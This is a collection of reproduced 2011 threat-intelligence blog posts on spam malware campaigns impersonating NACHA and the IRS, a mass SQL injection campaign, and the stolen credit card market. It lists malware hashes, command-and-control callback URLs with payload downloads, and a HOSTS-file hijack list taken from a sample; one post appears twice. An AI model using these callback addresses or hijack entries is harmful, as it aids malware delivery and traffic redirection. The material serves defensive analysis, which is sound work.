Gen:Trojan.Heur.FU.bqW@a45Fklbi - 35/44 (79.5 %)

MD5: 7b5a271c58c6bb18d79cd48353127ff6 SHA1: 6526b6097df42f93bee25d7ea73f95d2fcc24d3a SHA256:

a09165c71a8dd2a1338b2bd0c92ae07495041ae15592e343 2bd50600e6ef2af0

Upon execution phones back to:

rattsillis.com/ftp/g.php

rattsillis.com/blood.exe

rattsillis.com/blood.exe - MD5: 23795cb9b2f5e19eff0df0cf2fba9247; 82b6f18b130a1f0ce1ce928d0980fab0

What's particularly interesting is the fact that both campaigns have been launched by the same cybercriminal,

with the same C &C - rattsillis.com also seen in the [6]spamvertised ACH Payment Canceled campaign.

This post has been reproduced from [7]Dancho Danchev's blog. Follow him [8]on Twitter.

- 1. <u>http://www.zdnet.com/blog/security/spamvertised-uniform-traffic-tickets-and-invoices-lead-to-malware/9289</u>
- 2. <u>http://www.zdnet.com/blog/security/malware-watch-fdic-and-western-union-themed-emails-lead-to-malware/932</u>

<u>8</u>

3.

<u>http://www.virustotal.com/file-scan/report.html?</u>
<u>id=ca67a14bfed2a7bc2ac8be9c01cb17d5da12b75320b4ba</u>
<u>d4fe8d8a</u>

<u>6759ad9725-1315139717</u>

4.

http://www.virustotal.com/file-scan/report.html?
id=50b104c5f8314327e03b01e7f7c2535d8de7cd9f73f8e16
d1364c7

fd021a90cc-1315139775

5.

<u>http://www.virustotal.com/file-scan/report.html?</u>
<u>id=1741ef5d24641ee99b5d78a68109162bebc714c3d19abc</u>
<u>37e3d447</u>

2f3dcd6f18-1315161281

- 6. <u>http://labs.m86security.com/2011/09/an-analysis-of-the-ach-spam-campaign/</u>
- 7. http://ddanchev.blogspot.com/
- 8. <u>http://twitter.com/danchodanchev</u>

2.10

October

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Summarizing ZDNet's Zero Day Posts for September (2011-10-04 14:37)

The following is a brief summary of all of my posts at ZDNet's Zero Day for September. You can subscribe to my

[1]personal RSS feed, [2]Zero Day's main feed, or follow me on Twitter:

- **01.** [3]Spamvertised 'Facebook notification' leads to exploits and malware
- **02.** [4]Google, Mozilla and Microsoft ban the DigiNotar Certificate Authority in their browsers
- **03.** [5] Microsoft themed ransomware variant spotted in the wild
- **04.** [6]'Man in wheelchair falls down the elevator shaft' scam spreading on Facebook
- **05.** [7]New ransomware variant uses false child porn accusations
- 06. [8] Russian Embassy in London hit by a DDoS attack
- **07.** [9]uTorrent.com hacked, serving scareware

- **08.** [10]Bank of Melbourne Twitter account hacked, spreading phishing links
- 09. [11] Malicious spam campaigns proliferating
- **10.** [12]Spamvertised 'We are going to sue you' emails lead to malware

- **11.** [13]XSS bug in Skype for iPhone, iPad allows address book theft
- **12.** [14]Researcher releases details on 6 SCADA vulnerabilities
- 13. [15]DIY botnet kit spotted in the wild
- 14. [16] New Mac OS X trojan poses as malicious PDF file
- **15.** [17]Survey: 60 percent of users use the same password across more than one of their online accounts

This post has been reproduced from [18]Dancho Danchev's blog. Follow him [19]on Twitter.

- 1. <u>http://www.zdnet.com/topics/dancho+danchev?</u> <u>o=1&mode=rss&tag=mantle_skin;content</u>
- 2. <u>http://feeds.feedburner.com/zdnet/security</u>
- 3. <u>http://www.zdnet.com/blog/security/spamvertised-facebook-notification-leads-to-exploits-and-malware/9334</u>
- 4. <u>http://www.zdnet.com/blog/security/google-mozilla-and-microsoft-ban-the-diginotar-certificate-authority-i</u>

<u>n-their-browsers/9337</u>

- 5. <u>http://www.zdnet.com/blog/security/microsoft-themed-ransomware-variant-spotted-in-the-wild/9341</u>
- 6. <u>http://www.zdnet.com/blog/security/man-in-wheelchair-falls-down-the-elevator-shaft-scam-spreading-on-face</u>

book/9403

- 7. <u>http://www.zdnet.com/blog/security/new-ransomware-variant-uses-false-child-porn-accusations-/9406</u>
- 8. <u>http://www.zdnet.com/blog/security/russian-embassy-in-london-hit-by-a-ddos-attack/9409</u>
- 9. <u>http://www.zdnet.com/blog/security/utorrentcom-hacked-serving-scareware/9413</u>
- 10. <u>http://www.zdnet.com/blog/security/bank-of-melbourne-twitter-account-hacked-spreading-phishing-links/9415</u>
- 11. <u>http://www.zdnet.com/blog/security/malicious-spam-campaigns-proliferating/9420</u>
- 12. <u>http://www.zdnet.com/blog/security/spamvertised-we-are-going-to-sue-you-emails-lead-to-malware/9423</u>
- 13. <u>http://www.zdnet.com/blog/security/xss-bug-in-skype-for-iphone-ipad-allows-address-book-theft/9426</u>
- 14. <u>http://www.zdnet.com/blog/security/researcher-releases-details-on-6-scada-vulnerabilities/9432</u>
- 15. <u>http://www.zdnet.com/blog/security/diy-botnet-kit-spotted-in-the-wild/9440</u>
- 16. <u>http://www.zdnet.com/blog/security/new-mac-os-x-trojan-poses-as-malicious-pdf-file/9486</u>

17. <u>http://www.zdnet.com/blog/security/survey-60-percent-of-users-use-the-same-password-across-more-than-one-</u>

of-their-online-accounts/9489

- 18. http://ddanchev.blogspot.com/
- 19. http://twitter.com/danchodanchev

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Spamvertised "NACHA security nitification" Serving Malware - Historical OSINT (2011-10-04 14:38)

The following intelligence brief will offer historical OSINT on the "NACHA security nitification" – the typo is intentionally left as this is how the original campaign was spamvertised – malware campaign.

Spamvertised body:

Dear Valued Client, We strongly believe that your account may have been compromised. Due to this, we cancelled the last ACH transactions:-(ID: 13104924)-(ID: 04804768)-(ID: 37527025)-(ID: 51633547) initiated from your bank account by you or any other person, who might have access to your account. Detailed report on initiated transactions and reasons for cancellation can be found in the attachment.

The ACH transaction (ID: 83612541), recently sent from your bank account (by you or any other person), was rejected by the Electronic Payments Association.

Canceled transaction

Transaction ID: 83612541

Reason of rejection See details in the report below

Transaction Report report _1409.pdf.zip (ZIP archive, Adobe PDF)

13450 Sunrise Valley Drive, Suite 100 Herndon, VA 20171 (703) 561-1100

2011 NACHA - The Electronic Payments Association

Spamvertised attachments: report_1409.pdf.zip; Report-8764.zip

Detection rate:

Report-8764.exe - [1]Gen:Trojan.Heur.FU.bqW@amtJU@oi - 39/43 (90.7 %)

MD5: 7c131fa05e01fc32d8f4efe53aa883d1

SHA1: 14d52d76dd7ccc595554486027634bf8c9877036

SHA256:

1ad11c1193f0dbcae3766e5cb4094acc137c10430d615e554 70cbc41ce6cd03a

Upon execution the sample phones back to:

onemoretimehi.ru/piety.exe - 188.65.208.59; 178.208.91.192 - Email: admin@onemoretimehi.ru

onemoretimehi.ru/ftp/g.php

piety.exe - MD5: 4bd87ecc4423f0bc15e229ecbf33aa2c

onemoretimehi.ru/tops.exe - MD5: f076dbc365ec7bfc438ad3c728702122; 86c7489ac539a0b57a4d075e723075f0

This post has been reproduced from [2]Dancho Danchev's blog. Follow him [3]on Twitter.

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1.

http://www.virustotal.com/file-scan/report.html?
id=1ad11c1193f0dbcae3766e5cb4094acc137c10430d615e
55470cbc

41ce6cd03a-1317676852

- 2. http://ddanchev.blogspot.com/
- 3. <u>http://twitter.com/danchodanchev</u>

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Spamvertised "IRS notice" Serving Malware (2011-10-09 19:53)

Cybercriminals are spamvertising yet another malwareserving campaign. Impersonating the IRS, malicious attackers are attempting to entice end users into downloading and executing a malicious file attachment.

Spamvertised message: Tax notice, There are arrears reckoned on your account over a period of 2010-2011

year. You will find all calculations according to your financial debt, enclosed. Sincerely, Internal Revenue Service Detection rate:

Calculations.exe - [1]**TrojanDownloader:Win32/Dofoil.D** - 33/43 (76.7 %)

MD5: 178bb562d9c0ef2b0a87467dcbd945ee

SHA1 : 9ef75146aeb27102a1e5662284f369a43144225c

SHA256:

d1551934d60033c871b377015c8be65d608b33543f149369 d1e70361e06dc05e

Upon execution, it phones back to falcononfly2006.ru/blog/task.php?
bid=2bfc680038ba2be7 &os=5-1-2600

&uptime=0 &rnd=150156

falcononfly2006.ru - 91.229.90.139, AS6753 - Email: makrogerhouse@yandex.ru

makrogerhouse@yandex.ru is also associated with the following domains:

diamondexchange2011.ru

philippinemoney2011.ru

Bedownloader2011.ru

dolcekomarenoro2011.ru

forsalga102.ru

runescapegpge2011.ru

yomwarayom2001.ru

philippinemoney2011.ru

moneymgmt2011.ru

moneykeep2011.ru

firewallmakeover.ru

czechmoney2011.ru

communityspace2911.ru

brazilianmoney2011.ru

Monitoring of the campaign is ongoing .

This post has been reproduced from [2]Dancho Danchev's blog. Follow him [3]on Twitter.

1.

<u>http://www.virustotal.com/file-scan/report.html?</u> <u>id=d1551934d60033c871b377015c8be65d608b33543f149</u> <u>369d1e703</u>

<u>843</u>

61e06dc05e-1318162358

2. http://ddanchev.blogspot.com/

3. <u>http://twitter.com/danchodanchev</u>

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Spamvertised IRS-themed "Last Notice" Emails Serving Malware (2011-10-18 21:45)

Cybercriminals are once again impersonating the Internal Revenue Service (IRS) for malware-serving purposes. In

this intelligence brief, we'll dissect the malware campaign.

Spamvertised attachment: IRS_Calculations_ #ID6749.zip

Spamvertised message: Notice, There are arrears reckoned on your account over a period of 2010-2011 year. You will find all calculations according to your financial debt, enclosed. You have to pay out the debt by the 17 December 2011. Yours sincerely, IRS.

- Detection rate:

IRS Calculations.exe - [1] **W32/Yakes.B!tr** - 34/40 (85.0 %)

MD5 : e44eb03582f030d30251e6be384f6b32

SHA1: eaa3d76534d247d04987b8950965d0142d770b29

SHA256:

18386f49580298eee73688ce5e626a9e332886c25403a991 495e0a3250c53e32

Upon execution phones back to:

davidsid-

dins@gxmailbox.com

shbsharri.com/arkivi_files/574-01.exe - returns "Bandwidth Limit Exceeded" - 74.55.50.202; AS21844 -Email: contact@privacyprotect.org

shbsharri.com/arkivi_files/setup.exe - returns "Bandwidth Limit Exceeded"

shbsharri.com/arkivi_files/sl16.exe - returns "Bandwidth Limit Exceeded"

shbsharri.com/arkivi_files/ssss.exe - returns "Bandwidth Limit Exceeded"

gansgansgroup.ru/true/index.php?cmd=getgrab - Connect to 91.229.90.139 on port 80 ... failed

gansgansgroup.ru/true/index.php?cmd=getproxy - Connect to 91.229.90.139 on port 80 ... failed

gansgansgroup.ru/true/index.php?cmd=getload &login=4117AF14E694E469C &sel=donat &ver=5.1 &bits=0

&file=1 &run=ok

gansgansgroup.ru/true/index.php?cmd=getsocks &login=4117AF14E694E469C &port=11925

gansgansgroup.ru - 91.229.90.139; AS6753 (responding to 91.229.90.139 is also falcononfly2006.ru - Email:

makrogerhouse@yandex.ru) - Email: gansgansgroup.ru@allperson.ru

The same email makrogerhouse@yandex.ru, has been linked to a [2] previously spamvertised IRS-themed

malware campaign.

Clearly, both campaigns have been launched by the same cybercriminal.

This post has been reproduced from [3]Dancho Danchev's blog. Follow him [4]on Twitter.

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1.

<u>http://www.virustotal.com/file-scan/report.html?</u> <u>id=18386f49580298eee73688ce5e626a9e332886c25403a9</u> <u>91495e0a</u>

3250c53e32-1318962605

- 2. <u>http://ddanchev.blogspot.com/2011/10/spamvertised-irs-notice-serving-malware.html</u>
- 3. http://ddanchev.blogspot.com/
- 4. http://twitter.com/danchodanchev

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Dissecting the Ongoing Mass SQL Injection Attack (2011-10-20 23:36)

The [1] ongoing mass SQL injection attack, has already affected over a [2] million web sites. Cybercriminals performing [3] active search engines [4] reconnaissance have managed to inject a malicious script into ASP ASP.NET websites.

From [5] client-side exploits to bogus Adobe Flash players, the campaign is active and ongoing. In this intelligence brief, we'll dissect the campaign and establish a direct connection between the campaign and last March's

[6]Lizamoon mass SQL injection attack.

SQL injected domains – thanks to Dasient's Tufan Demir for the ping:

nbnjki.com/urchin.js - 146.185.248.3 - Email: jamesnorthone@hotmailbox.com

jjghui.com/urchin.js - 146.185.248.3 - Email: jamesnorthone@hotmailbox.com

bookzula.com/ur.php - 146.185.248.3 - Email: jamesnorthone@hotmailbox.com

bookgusa.com/ur.php - 146.185.248.3 - Email: jamesnorthone@hotmailbox.com

dfrgcc.com/ur.php - Email: jamesnorthone@hotmailbox.com

statsl.com/ur.php - 111.22.111.111 - Email: jamesnorthone@hotmailbox.com

milapop.com/ur.php - Email: jamesnorthone@hotmailbox.com

jhgukn.com/ur.php - Email: jamesnorthone@hotmailbox.com

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vovmml.com/ur.php - Email: jamesnorthone@hotmailbox.com

bookvivi.com/ur.php - Email: jamesnorthone@hotmailbox.com

Responding to 146.185.248.3 is also file-dl.com;

bookfula.com and bookvila.com - Email:

james-

northone@hotmailbox.com

Detection rate for urchin.js:

urchin.js - [7]**Trojan.JS.Redirector** - 17/42 (40.5 %)

MD5: 4387f9be5af4087d21c4b44b969a870f

SHA1: 8a47842ccf6d642043ee8db99d0530336eef6b99

SHA256:

975e62fe1d9415b9fa06e8f826f776ef851bd030c2c897bc3fb ee207519f8351

The redirections take place as follows:

bookzula.com/ur.php

->

www3.topasarmy.in/?w4q593n=

_

Email:

bill.swinson@yahoo.com

->

firstrtscaner.rr.nu

• nbnjkl.com/urchin.js -> power-wfchecker.in/? 1dlia916= - Email: bill.swinson@yahoo.com

bill.swinson@yahoo.com has also been used to register the following scareware-serving domains:

uberble-safe.in

uberate-safe.in

best-jsentinel.in

topantivir-foru.in

personalscannerlg.in

rideusfor.in

hardbsy-network.in

enablesecureum.in

hardynauchecker.in

best-jsentinel.in

smartklhdefense.in

smartaasecurity.in

personal-scan-4u.in

unieve-safe.in

safe-solutionsoft.in

hugeble-cure.in

topsecuritykauu.in

personalcleansoft.in

powerscanercis.in

topksfsecurity.in

hard-antivirbjb.in

strong-guardbxz.in

smart-suiteguard.in

thebestkrearmy.in

smart-guardianro.in

freeopenscanerpo.in

best-networkgjo.in

hard-antivirbjb.in

smartantivir-scanner.in

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most-popularsoftcontent.in

bester-msecuriity.in

doneahme.in

strong-checkerwrt.in

safepowerforu.in

safe-securityarmy.in

personal-bpsentinel.in

personalcleansoft.in

ostestsystemri.in

saveinternet-guard.in

just-perfectprotection.in

firstholdermvq.in

just-perfectprotection.in

allcle-safe.in

brawaidme.in

uniind-safe.in

moreaz-fine.in

trueeox-safe.in

safexanet.in

personal-internet-foryou.in

For the time being, the campaing is redirecting to a fake YouTube page enticing users into downloading a bogus

Adobe Flash player in order to view the video.

Detection rate for the bogus Adobe Flash player:

scandisk.exe - [8]**Backdoor:Win32/Simda.A** - 8/43 (18.6 %)

MD5: fb4c93935346d2d8605598535528506e

SHA1: 0ff7ccd785c0582e33c22f9b21156929ba7abaeb

SHA256:

b204586cbac1606637361dd788b691f342cb1c582d106902 09a989b040dab632

Upon execution the sample phones back to:

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209.212.147.141/chrome/report.html

98.142.243.64/chrome/report.html

update.19runs10q3.com - 65.98.83.115

The same phone back locations have been used in a variety of related malware – thanks to Kaspersky's David

Jacoby for the ping. For instance, in [9]**this malware** sample that's also phoning back to the same URLs, we have active HOSTS file modification as follows:

See related post: [10] Sampling Malicious Activity Inside Cybercrime-Friendly Search Engines

```
www.google.com.=87.125.87.99;
google.com.=87.125.87.103;
google.com.au.=87.125.87.104;
www.google.com.au.=87.125.87.147;
google.be.=77.125.87.148;
www.google.be.=77.125.87.149;
google.com.br.=77.125.87.109;
www.google.com.br.=77.125.87.150;
google.ca.=77.125.87.152;
www.google.ca.=77.125.87.153;
google.ch.=77.125.87.155;
www.google.ch.=77.125.87.158;
google.de.=77.125.87.160;
www.google.de.=77.125.87.161;
google.dk.=92.125.87.123;
www.google.dk.=92.125.87.160;
google.fr.=92.125.87.154;
www.google.fr.=92.125.87.134;
google.ie.=92.125.87.170;
www.google.ie.=92.125.87.177;
```

```
google.it.=92.125.87.173;
www.google.it.=92.125.87.147;
google.co.jp.=92.125.87.103;
www.google.co.jp.=84.125.87.147;
google.nl.=84.125.87.103;
www.google.nl.=84.125.87.147;
google.no.=84.125.87.103;
www.google.no.=84.125.87.147;
google.co.nz.=84.125.87.103;
www.google.co.nz.=84.125.87.147;
google.pl.=84.125.87.103;
www.google.pl.=64.125.87.147;
google.se.=64.125.87.103;
www.google.se.=64.125.87.147;
google.co.uk.=64.125.87.103;
www.google.co.uk.=64.125.87.147;
google.co.za.=64.125.87.103;
www.google.co.za.=64.125.87.147;
www.google-analytics.com.=64.125.87.101;
www.bing.com.=92.123.68.97;
```

```
search.yahoo.com.=72.30.186.249;

www.search.yahoo.com.=72.30.186.249;

uk.search.yahoo.com.=87.248.112.8;

ca.search.yahoo.com.=100.6.239.84;

de.search.yahoo.com.=87.248.112.8;

fr.search.yahoo.com.=87.248.112.8;

au.search.yahoo.com.=87.248.112.8;

ad-emea.doubleclick.net.=64.125.87.101;

www.statcounter.com.=64.125.87.101;
```

[11] The Lizamoon mass SQL injection connection

The same email used to register the SQL injected domains jamesnorthone@hotmailbox.com has been used to

register the Lizamoon mass SQL injection attack domains extensively profiled here - "[12]**Dissecting the Massive SQL**

Injection Attack Serving Scareware".

Related posts:

- [13]SQL Injection Through Search Engines Reconnaissance
- [14]Massive SQL Injections Through Search Engine's Reconnaissance Part Two

- [15]Massive SQL Injection Attacks the Chinese Way
- [16]Cybercriminals SQL Inject Cybercrime-friendly Proxies Service
- [17]GoDaddy's Mass WordPress Blogs Compromise Serving Scareware
- [18]Dissecting the WordPress Blogs Compromise at Network Solutions
- [19]Yet Another Massive SQL Injection Spotted in the Wild
- [20]Smells Like a Copycat SQL Injection In the Wild
- [21]Fast-Fluxing SQL Injection Attacks
- [22]Obfuscating Fast-fluxed SQL Injected Domains

This post has been reproduced from [23]Dancho Danchev's blog. Follow him [24]on Twitter.

- 1. <u>http://www.zdnet.com/blog/security/over-a-million-web-sites-affected-in-mass-sql-injection-attack/9662</u>
- 2. http://i.zdnet.com/blogs/mass_sql_injection_attack.png
- 3. <u>http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html</u>
- 4. <u>http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html</u>
- 5. <u>http://blog.armorize.com/2011/10/httpjjghuicomurchinjs-mass-infection.html</u>
- 6. <u>http://ddanchev.blogspot.com/2011/03/dissecting-massive-sql-injection-attack.html</u>

http://www.virustotal.com/file-scan/report.html?
id=975e62fe1d9415b9fa06e8f826f776ef851bd030c2c897b
c3fbee2

07519f8351-1318924415

8.

<u>http://www.virustotal.com/file-scan/report.html?</u> <u>id=b204586cbac1606637361dd788b691f342cb1c582d1069</u> <u>0209a989</u>

<u>b040dab632-1319047251</u>

- 9. http://pastebin.com/EEHVb6ux
- 10. <u>http://ddanchev.blogspot.com/2010/07/sampling-malicious-activity-inside.html</u>

851

- 11. <u>http://ddanchev.blogspot.com/2011/03/dissecting-massive-sql-injection-attack.html</u>
- 12. <u>http://ddanchev.blogspot.com/2011/03/dissecting-massive-sql-injection-attack.html</u>
- 13. <u>http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html</u>
- 14. <u>http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html</u>
- 15. <u>http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html</u>

- 16. <u>http://ddanchev.blogspot.com/2010/07/cybercriminals-sql-inject-cybercrime.html</u>
- 17. <u>http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html</u>
- 18. <u>http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html</u>
- 19. <u>http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html</u>
- 20. <u>http://ddanchev.blogspot.com/2008/07/smells-like-copycat-sql-injection-in.html</u>
- 21. <u>http://ddanchev.blogspot.com/2008/05/fast-fluxing-sql-injection-attacks.html</u>
- 22. <u>http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html</u>
- 23. <u>http://ddanchev.blogspot.com/</u>
- 24. http://twitter.com/danchodanchev

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Dissecting the Ongoing Mass SQL Injection Attack (2011-10-20 23:36)

The [1] ongoing mass SQL injection attack, has already affected over a [2] million web sites. Cybercriminals performing [3] active search engines [4] reconnaissance

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From [5] client-side exploits to bogus Adobe Flash players, the campaign is active and ongoing. In this intelligence brief, we'll dissect the campaign and establish a direct connection between the campaign and last March's

[6]Lizamoon mass SQL injection attack.

SQL injected domains - thanks to Dasient's Tufan Demir for the ping:

nbnjki.com/urchin.js - 146.185.248.3 - Email: jamesnorthone@hotmailbox.com

jjghui.com/urchin.js - 146.185.248.3 - Email: jamesnorthone@hotmailbox.com

bookzula.com/ur.php - 146.185.248.3 - Email: jamesnorthone@hotmailbox.com

bookgusa.com/ur.php - 146.185.248.3 - Email: jamesnorthone@hotmailbox.com

dfrgcc.com/ur.php - Email: jamesnorthone@hotmailbox.com

statsl.com/ur.php - 111.22.111.111 - Email: jamesnorthone@hotmailbox.com

milapop.com/ur.php - Email: jamesnorthone@hotmailbox.com

jhgukn.com/ur.php - Email: jamesnorthone@hotmailbox.com

```
vovmml.com/ur.php - Email:
jamesnorthone@hotmailbox.com
bookvivi.com/ur.php - Email:
jamesnorthone@hotmailbox.com
Responding to 146.185.248.3 is also file-dl.com;
bookfula.com and bookvila.com - Email:
james-
northone@hotmailbox.com
Detection rate for urchin.js:
urchin.js - [7] Trojan.JS.Redirector - 17/42 (40.5 %)
MD5: 4387f9be5af4087d21c4b44b969a870f
SHA1: 8a47842ccf6d642043ee8db99d0530336eef6b99
SHA256:
975e62fe1d9415b9fa06e8f826f776ef851bd030c2c897bc3fb
ee207519f8351
The redirections take place as follows:
bookzula.com/ur.php
->
www3.topasarmy.in/?w4q593n=
Fmail:
```

->

firstrtscaner.rr.nu

• nbnjkl.com/urchin.js -> power-wfchecker.in/? 1dlia916= - Email: bill.swinson@yahoo.com

bill.swinson@yahoo.com has also been used to register the following scareware-serving domains:

uberble-safe.in

uberate-safe.in

best-jsentinel.in

topantivir-foru.in

personalscannerlg.in

rideusfor.in

hardbsy-network.in

enablesecureum.in

hardynauchecker.in

best-jsentinel.in

smartkihdefense.in

smartaasecurity.in

personal-scan-4u.in

unieve-safe.in

safe-solutionsoft.in

hugeble-cure.in

topsecuritykauu.in

personalcleansoft.in

powerscanercis.in

topksfsecurity.in

hard-antivirbjb.in

strong-guardbxz.in

smart-suiteguard.in

thebestkrearmy.in

smart-guardianro.in

freeopenscanerpo.in

best-networkgjo.in

hard-antivirbjb.in

smartantivir-scanner.in

854



most-popularsoftcontent.in

bester-msecuriity.in

doneahme.in

strong-checkerwrt.in

safepowerforu.in

safe-securityarmy.in

personal-bpsentinel.in

personalcleansoft.in

ostestsystemri.in

saveinternet-guard.in

just-perfectprotection.in

firstholdermvq.in

just-perfectprotection.in

allcle-safe.in

brawaidme.in

uniind-safe.in

moreaz-fine.in

trueeox-safe.in

safexanet.in

personal-internet-foryou.in

For the time being, the campaing is redirecting to a fake YouTube page enticing users into downloading a bogus

Adobe Flash player in order to view the video.

Detection rate for the bogus Adobe Flash player:

scandisk.exe - [8]**Backdoor:Win32/Simda.A** - 8/43 (18.6 %)

MD5: fb4c93935346d2d8605598535528506e

SHA1: 0ff7ccd785c0582e33c22f9b21156929ba7abaeb

SHA256:

b204586cbac1606637361dd788b691f342cb1c582d106902 09a989b040dab632

Upon execution the sample phones back to:

855

209.212.147.141/chrome/report.html

98.142.243.64/chrome/report.html

update.19runs10q3.com - 65.98.83.115

The same phone back locations have been used in a variety of related malware – thanks to Kaspersky's David

Jacoby for the ping. For instance, in [9]**this malware sample** that's also phoning back to the same URLs, we have active HOSTS file modification as follows:

See related post: [10] Sampling Malicious Activity Inside Cybercrime-Friendly Search Engines

www.google.com.=87.125.87.99;

google.com.=87.125.87.103;

google.com.au.=87.125.87.104;

```
www.google.com.au.=87.125.87.147;
google.be.=77.125.87.148;
www.google.be.=77.125.87.149;
google.com.br.=77.125.87.109;
www.google.com.br.=77.125.87.150;
google.ca.=77.125.87.152;
www.google.ca.=77.125.87.153;
google.ch.=77.125.87.155;
www.google.ch.=77.125.87.158;
google.de.=77.125.87.160;
www.google.de.=77.125.87.161;
google.dk.=92.125.87.123;
www.google.dk.=92.125.87.160;
google.fr.=92.125.87.154;
www.google.fr.=92.125.87.134;
google.ie.=92.125.87.170;
www.google.ie.=92.125.87.177;
google.it.=92.125.87.173;
www.google.it.=92.125.87.147;
google.co.jp.=92.125.87.103;
```

```
www.google.co.jp.=84.125.87.147;
google.nl.=84.125.87.103;
www.google.nl.=84.125.87.147;
google.no.=84.125.87.103;
www.google.no.=84.125.87.147;
google.co.nz.=84.125.87.103;
www.google.co.nz.=84.125.87.147;
google.pl.=84.125.87.103;
www.google.pl.=64.125.87.147;
google.se.=64.125.87.103;
www.google.se.=64.125.87.147;
google.co.uk.=64.125.87.103;
www.google.co.uk.=64.125.87.147;
google.co.za.=64.125.87.103;
www.google.co.za.=64.125.87.147;
www.google-analytics.com.=64.125.87.101;
www.bing.com.=92.123.68.97;
856
search.yahoo.com.=72.30.186.249;
www.search.yahoo.com.=72.30.186.249;
```

```
uk.search.yahoo.com.=87.248.112.8;
ca.search.yahoo.com.=100.6.239.84;
de.search.yahoo.com.=87.248.112.8;
fr.search.yahoo.com.=87.248.112.8;
au.search.yahoo.com.=87.248.112.8;
ad-emea.doubleclick.net.=64.125.87.101;
www.statcounter.com.=64.125.87.101;
```

[11] The Lizamoon mass SQL injection connection

The same email used to register the SQL injected domains jamesnorthone@hotmailbox.com has been used to

register the Lizamoon mass SQL injection attack domains extensively profiled here - "[12]**Dissecting the Massive SQL**

Injection Attack Serving Scareware".

Related posts:

- [13]SQL Injection Through Search Engines Reconnaissance
- [14]Massive SQL Injections Through Search Engine's Reconnaissance Part Two
- [15]Massive SQL Injection Attacks the Chinese Way
- [16]Cybercriminals SQL Inject Cybercrime-friendly Proxies Service

- [17]GoDaddy's Mass WordPress Blogs Compromise Serving Scareware
- [18]Dissecting the WordPress Blogs Compromise at Network Solutions
- [19]Yet Another Massive SQL Injection Spotted in the Wild
- [20]Smells Like a Copycat SQL Injection In the Wild
- [21]Fast-Fluxing SQL Injection Attacks
- [22]Obfuscating Fast-fluxed SQL Injected Domains

This post has been reproduced from [23]Dancho Danchev's blog. Follow him [24]on Twitter.

- 1. <u>http://www.zdnet.com/blog/security/over-a-million-web-sites-affected-in-mass-sql-injection-attack/9662</u>
- 2. http://i.zdnet.com/blogs/mass_sql_injection_attack.png
- 3. <u>http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html</u>
- 4. <u>http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html</u>
- 5. <u>http://blog.armorize.com/2011/10/httpjjghuicomurchinjs-mass-infection.html</u>
- 6. <u>http://ddanchev.blogspot.com/2011/03/dissecting-massive-sql-injection-attack.html</u>

7.

http://www.virustotal.com/file-scan/report.html? id=975e62fe1d9415b9fa06e8f826f776ef851bd030c2c897b

c3fbee2

07519f8351-1318924415

8.

<u>http://www.virustotal.com/file-scan/report.html?</u> <u>id=b204586cbac1606637361dd788b691f342cb1c582d1069</u> <u>0209a989</u>

<u>b040dab632-1319047251</u>

- 9. http://pastebin.com/EEHVb6ux
- 10. <u>http://ddanchev.blogspot.com/2010/07/sampling-malicious-activity-inside.html</u>

857

- 11. <u>http://ddanchev.blogspot.com/2011/03/dissecting-massive-sql-injection-attack.html</u>
- 12. <u>http://ddanchev.blogspot.com/2011/03/dissecting-massive-sql-injection-attack.html</u>
- 13. <u>http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html</u>
- 14. <u>http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html</u>
- 15. <u>http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html</u>
- 16. <u>http://ddanchev.blogspot.com/2010/07/cybercriminals-sql-inject-cybercrime.html</u>

- 17. <u>http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html</u>
- 18. <u>http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html</u>
- 19. <u>http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html</u>
- 20. <u>http://ddanchev.blogspot.com/2008/07/smells-like-copycat-sql-injection-in.html</u>
- 21. <u>http://ddanchev.blogspot.com/2008/05/fast-fluxing-sql-injection-attacks.html</u>
- 22. <u>http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html</u>
- 23. http://ddanchev.blogspot.com/
- 24. <u>http://twitter.com/danchodanchev</u>

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Exposing the Market for Stolen Credit Cards Data (2011-10-31 02:07)

What's the [1] average price for a stolen credit card? How are [2] prices shaped within the cybercrime ecosystem?

Can we talk about [3] price discrimination within the underground marketplace? Just how easy is to purchase

stolen credit cards known as dumps or full dumps, nowadays?

In this intelligence brief, I will expose the market for stolen credit cards data, by profiling 20 currently active and responding gateways for processing of fraudulently obtained financial data.

Key summary points:

- Tens of thousands of stolen credit cards a.k.a. dumps and full dumps offered for sale in a DIY market fashion
- The majority of the carding sites are hosted in the Ukraine and the Netherlands
- Liberty Reserve is the payment option of choice for the majority of the portals
- Four domains are using Yahoo accounts and one using Live.com account for domain registration
- Four of the domains are using identical name servers
- Each DIY gateway for processing of fraudulently obtained financial data has a built-in credit cards checker or

offers links to external sites performing the service

• Several of the fraudulent gateways offered proxies-as-aservice, allowing cybercriminals to hide their real IPs by using the malware infected hosts as stepping stones

The dynamics of the cybercrime ecosystem share the same similarities with that of a legitimate marketplace. From

seller and buyers, to bargain hunters, escrow agents, resellers and vendors specializing in a specific market

segment, all the market participants remains active throughout the entire purchasing process. With ZeuS and SpyEye crimeware infections proliferating, it's shouldn'd be surprising that the average price for a stolen credit card is decreasing.

With massive dumps of credit card details in the hands of cybercriminals, obtained through [4]**ATM skimming** and crimeware botnets, the marketplace is getting over-crowded with trusted propositions for stolen credit card details.

What used to be a market where over-the-counter trade was the primary growth factor, is today's highly standardized marketplace with DIY online interfaces, allowing anyone to join and purchase stolen credit card details. Naturally, the vendors of dumps and full dumps are vertically integrating within the marketplace, and are offering additional services such as checkers for credit cards validity, and proxies-as-aservice – [5]compromised malware infected hosts –

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allowing a potential cybercriminal to opportunity to hide their IP while using the recently purchased credit cards data.

